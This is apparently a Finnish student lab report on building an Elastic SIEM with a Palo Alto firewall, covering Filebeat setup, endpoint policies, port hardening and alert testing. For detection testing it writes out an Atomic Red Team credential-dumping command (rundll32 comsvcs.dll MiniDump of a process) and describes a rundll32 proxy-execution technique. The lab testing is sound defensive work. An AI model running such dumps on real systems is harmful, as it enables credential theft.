
NAME	LOG TYPE	FILTER	FORWARD METHOD	BUILT-IN ACTIONS
PA-TO-SIEM	traffic	All Logs	SysLog • PA-TO-SIEM	
THREATLOG-TO-SIEM	threat	All Logs	SysLog • PA-TO-SIEM	

+ Add - Delete Clone

OK Cancel

Kuvio 13. Lisätään threat loki

Network loki oli jo määritelty aikaisemmin. Se tapahtui security policy rule:ssa ja actions välilehdeltä löytyvässä log at session start ja end (ks. Kuvio 9). GlobalProtect loki saatiin laitettua päälle: Device -> log settings -> ja kohdasta GlobalProtect Add (ks. Kuvio 14).



Kuvio 14. GlobalProtect loki asetus

Seuraavaksi siirrytään SIEM:lle. Aloitetaan luomalla integraatiot. Ensimmäinen integraatio tehdään paloalto palomuurille. Tehdään se lisäämällä kohdasta add integrations ja valitaan Palo Alto Next-Gen firewall. Tämä asennetaan seuraamalla asennusohjeita. Asennetaan filebeat ja muokataan asetuksia. Määritellään hosts, käyttäjänimi, salasana, ssl- sormenjälki, kibana sekä syslog portti. Tämän jälkeen käynnistetään filebeat palvelu (ks. Kuvio 15).

```

root@siem:~
15 packets captured
20 packets received by filter
0 packets dropped by kernel
[root@siem ~]# curl -L -O https://artifacts.elastic.co/downloads/beats/filebeat/filebeat-8.3.3-x86_64.rpm
i filebeat-8.3.3-x86_64.rpm % Total    % Received % Xferd Average Speed   Time    Time     Time  Current
                           Dload  Upload    Total   Spent    Left  Speed
100 57.1M 100 57.1M    0     0 15.5M      0  0:00:03  0:00:03 --:--:-- 15.5M
[root@siem ~]# sudo rpm -vi filebeat-8.3.3-x86_64.rpm
Verifying packages...
Preparing packages...
filebeat-8.3.3-1.x86_64
[root@siem ~]# nano /etc/filebeat/filebeat.yml
[root@siem ~]# [root@siem ~]# sudo filebeat modules enable panw
Enabled panw
[root@siem ~]# nano /etc/filebeat/modules.d/panw.yml
[root@siem ~]# sudo filebeat setup
service filebeat start
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite: true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)

Loaded dashboards
Loaded Ingest pipelines
[root@siem ~]# sudo service filebeat start
Starting filebeat (via systemctl): [ OK ]
[root@siem ~]#
[root@siem ~]#
[root@siem ~]# sudo service filebeat start

```

Kuvio 15. Filebeat palvelu on käynnissä

Lopuksi pitäisi datan alkaa liikkumaan filebeat:lle (ks. Kuvio 16).

3 Enable and configure the panw module

```
sudo filebeat modules enable panw
```

Modify the settings in the `/etc/filebeat/modules.d/panw.yml` file.

4 Start Filebeat

The `setup` command loads the Kibana dashboards. If the dashboards are already set up, omit this command.

```
sudo filebeat setup
sudo service filebeat start
```

✓ Module status


Check that data is received from the Filebeat `panw` module

Check data

Data successfully received from this module


Kuvio 16. Filebeat module status

Jatketaan integraatioiden lisäämistä. Seuraavaksi windows ws01:lle. Seurataan asennusohjetta ja todennetaan asennus (ks. Kuvio 17).



Kuvio 17. Windows integraatio WS01:lle

Ohjeen mukaan loimme security osion endpointit, ensin WS01 koneelle (ks. Kuvio 18). Tämän jälkeen lisäsimme endpointin WSUS:een, SRV01:een sekä DC01. Endpoint policyissa liitimme WSUS ja SRV01:n samaan policyyn. DC:lle ja WS01:lle tehtiin omat endpoint-policynsa (ks. Kuvio 19).



Kuvio 18. Endpoint WS01

Endpoint and Cloud Security

Elastic Agent

Version 8.3.0 Agent policies 3

Overview Integration policies Assets Settings Advanced

Integration policy	Version	Agent policy	Last updated by	Last updated	Agents	Actions
servers-endpoint	v8.3.0	Servers rev. 2	elastic	1 hour ago	2	...
dc-endpoint	v8.3.0	Domain Con... rev. 2	elastic	1 hour ago	1	...
win-endpoint	v8.3.0	Workstations rev. 3	elastic	1 hour ago	1	...

Rows per page: 20

Activate Windows

Kuvio 19. Kaikki endpointit

Testataksemme Elasticin Alertsia sekä Security viewiä. Latasimme WS01 koneelle autorunsin ja sieltä estimme OneDriven automaattisen käynnistymisen (ks. Kuvio 20). Tämän avulla pystyimme todistamaan Elasticin hälytysten toimivan (ks. Kuvio 21).

Autoruns - Sysinternals: www.sysinternals.com

File Search Entry Options Category Help

Quick Filter


Known DLLs Logon Explorer Winsock Providers Internet Explorer Scheduled Tasks Services Drivers LSA Providers Network Providers WMI Image Hijacks Office Applint

Autoruns Entry	Description	Publisher	Image Path	Timestamp	Virus
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Microsoft Edge	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Thu Jan 18 21:42:18 2024	
MicrosoftEdgeAutoLaunch_C46CFC0629905CC775E70B50EA8A...	Microsoft OneDrive	(Verified) Microsoft Corporation	C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe	Fri Feb 23 09:37:42 2024	
OneDrive				Wed Feb 21 20:58:12 2024	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	VMware User Process	(Verified) VMware, Inc.	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	Thu Feb 9 17:24:42 2023	
VMware User Process	VMware Tools Core Service	(Verified) VMware, Inc.	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	Tue Aug 31 13:00:32 2021	
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell	Windows Command Processor	(Verified) Microsoft Windows	C:\WINDOWS\system32\cmd.exe	Sat May 7 08:25:14 2022	
cmd.exe				Fri Jan 12 11:25:49 2024	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components	Google Chrome	(Verified) Google LLC	C:\Program Files\Google\Chrome\Application\121.0.6167.189\Installer...	Fri Oct 13 13:05:30 2023	
Google Chrome	Google Chrome Installer	(Verified) Google LLC	C:\Program Files\Google\Chrome\Application\121.0.6167.189\Installer...	Fri Feb 23 02:37:03 2024	
Microsoft Edge	Microsoft Edge Installer	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\Edge\Application\122.0.2365.52\Instal...	Sun Feb 25 06:48:28 2024	
n/a	Microsoft .NET IE SECURITY REGISTRATION	(Verified) Microsoft Corporation	C:\Windows\System32\vmtoolsd.dll	Sat May 7 08:20:30 2022	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components	Microsoft .NET IE SECURITY REGISTRATION	(Verified) Microsoft Corporation	C:\Windows\System32\vmtoolsd.dll	Fri Oct 13 13:05:30 2023	
n/a				Sat May 7 08:20:29 2022	

OneDrive Size: 2.537 K Time: 21/02/2024 20:58 (Verified) Microsoft Corporation Version: 24.020.0128.0003 C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe\background


Ready

Kuvio 20. OneDrive disabled




Kuvio 21. Autoruns.exe Alert

Valitun hälytyksen kohdalta oli myös mahdollista avata Analyzer-osio, joka näytti hälytyksen nostaneen prosessin kulun alusta loppuun (ks. Kuvio 22).




Kuvio 22. Autoruns Alerts Analyzer

Jatkoimme hälytteiden testaamista labraohjeen Atomic testeillä T1003.003 – Os Credential Dumping, jossa pyritään luomaan \$env:TEMP\svchost-exe.dmp.- tiedosto. Tiedoston luomiseen oli ohjeessa valimies PowerShell-komento. (ks. Kuvio 23). Toisena valmiin Atomic-testinä oli T1218.011 – Signed Binary Proxy Execution: Rundll32, jossa rundll32.exe pyrkii lataamaan tiedoston, joka on uudelleennimetty .scr-tiedotoksi(ruudunsäätäjän tiedostomuoto), käyttäen desk.cpl-viitettä. (Atomic Test #13 – Rundll32 with desk.cpl. 2024) (ks. Kuvio 24).



```
PS C:\Users\User> $ps = (Get-NetTCPConnection -LocalPort 3389 -State Established -ErrorAction Ignore)
PS C:\Users\User> if($ps){$id = $ps[0].OwningProcess} else {$id = (Get-Process svchost)[0].Id }
PS C:\Users\User> C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump $id $env:TEMP\svchost-exe.dmp full
PS C:\Users\User>
```


Kuvio 23. Os Credential Dumping



Kuvio 24. Signed Binary Proxy Execution: Rundll32


Molemmat toiminnot jäivät kiinni Elasticin security-alertseihin (ks. Kuvio 25 ja Kuvio 26).

Alerts

[Manage rules](#)


Kuvio 25. Os Credential Dumping- Alert

Alerts

[Manage rule](#)


Kuvio 26. Signed Binary Proxy Execution: Rundll32- Alert

3.2 Koventaminen takaisin

Tehtävän alussa avatut portit ja niiden käyttötarkoitukset:

- 22/TCP SSH: Tarvitsimme SSH-yhteyden, jotta pääsimme liikkumaan sujuvasti eri koneiden välillä asennuksen aikana. SSH-yhteys ja sen terminaalien käyttö on paljon kätevämpi, koska sillä on helppo esimerkiksi kopioida ja siirtää tietoja leikepöydän kautta kohdekoneelle. SSH-yhteyttä emme siis välttämättä tarvitse asennuksen jälkeen. Ehkäpä tuotannossa, kun tehdään ylläpitotöitä. Eli tämän yhteyden voi koventaa takaisin sulkemalla avoimen portin ja pienentämällä hyökkäyspinta-alaa.
- 514/UPD Syslog: Syslog-yhteyttä tarvitaan, kun lähetetään lokitietoja PaloAlton palomuurilta SIEM:lle. Tämä yhteys pitää olla voimassa.
- 5601/TCP http: Tarvitsemme porttia 5601 Elastic Kibana - visualisointi- ja analyttityökalun käyttämiseen. Tämä yhteys pitää olla voimassa.
- 6788/TCP Agent: Elastic Fleet palvelin ja Elastic Agent käyttää porttia 6788 tietoliikenteen välittämiseen. Tämä yhteys pitää olla voimassa.
- 8220/TCP Fleet: Fleet-palvelin käyttää porttia 8220. Tämä yhteys pitää olla voimassa.
- 9200/TCP Elasticsearch: Elasticsearch:ä käytetään hakutapahtumissa, kuten logitietojen keräämisessä, ja sitä käytetään yhdessä Kibana:n kanssa. Tämä yhteys tulee olla voimassa.

Yllä mainitun perusteella poistimme SSH:n käytöstä SIEM:lle. Säännöt rivillä 16–19 (ks. Kuvio 27).

	NAME	TAGS	TYPE	Source				Destination			APPLICATION	SERVICE	ACTION	PROFILE
				ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE				
13	SDP-WSNET-TO-SERVERNET	none	interzone	WS-NET	any	any	any	SERVERS-NET	any	any	any ntp	application...	Allow	none
14	UTURN-WEB-ACCESS	none	universal	WS-NET	any	any	any	DMZ	any	any	web-browsing	service-http	Allow	none
15	KALI-TO-WWW	none	universal	ADMIN-NET	KaliWS-PRIVA	any	any	DMZ	WWW-PRIVA	any	any	service-https	Allow	none
16	LABS-WS01-TO-SIEM	none	universal	WS-NET	any	any	any	ADMIN-NET	SIEM-PRIVA	any	any	Agent Elasticsearch Fleet HTTP Syslog	Allow	none
17	LABS-SERVERNET-TO-SIEM	none	universal	SERVERS-NET	any	any	any	ADMIN-NET	SIEM-PRIVA	any	any	Agent Elasticsearch Fleet HTTP Syslog	Allow	none
18	LABS-DMZ-TO-SIEM	none	universal	DMZ	any	any	any	ADMIN-NET	SIEM-PRIVA	any	any	Agent Elasticsearch Fleet HTTP Syslog	Allow	none
19	LABS-WS01-TO-DMZ-SSH	none	universal	WS-NET	any	any	any	DMZ	WS-PRIVA WWW-PRIVA	any	any	SSH	Allow	none

Kuvio 27. Kovantaminen takaisin

3.3 Hälytyksien testaus

Hälytyksiä lähdettiin testaamaan Atomic Testistön avulla, ja meillä valikoitui testaamiseen Solar Wind Compromise–operaatiosta. Tässä kyseisessä operaatiossa APT29 hyökkäsi käyttäen

kustomoituja haittaohjelmia saadakseen ilkeää koodia SolarWinds Orionin ohjelmistoon sen tuotantovaiheessa. Tämä hyökkäys huomattiin Joulukuussa 2020. (SolarWinds Compromise. 2023)

Kyseisestä hyökkäyksestä valitsimme seuraavat tekniikat, vaikka vaihtoehtoja olisikin ollut huomattavasti enemmän. Halusimme testata etäyhteyksiin perustuvia hyökkäysmetodeja.

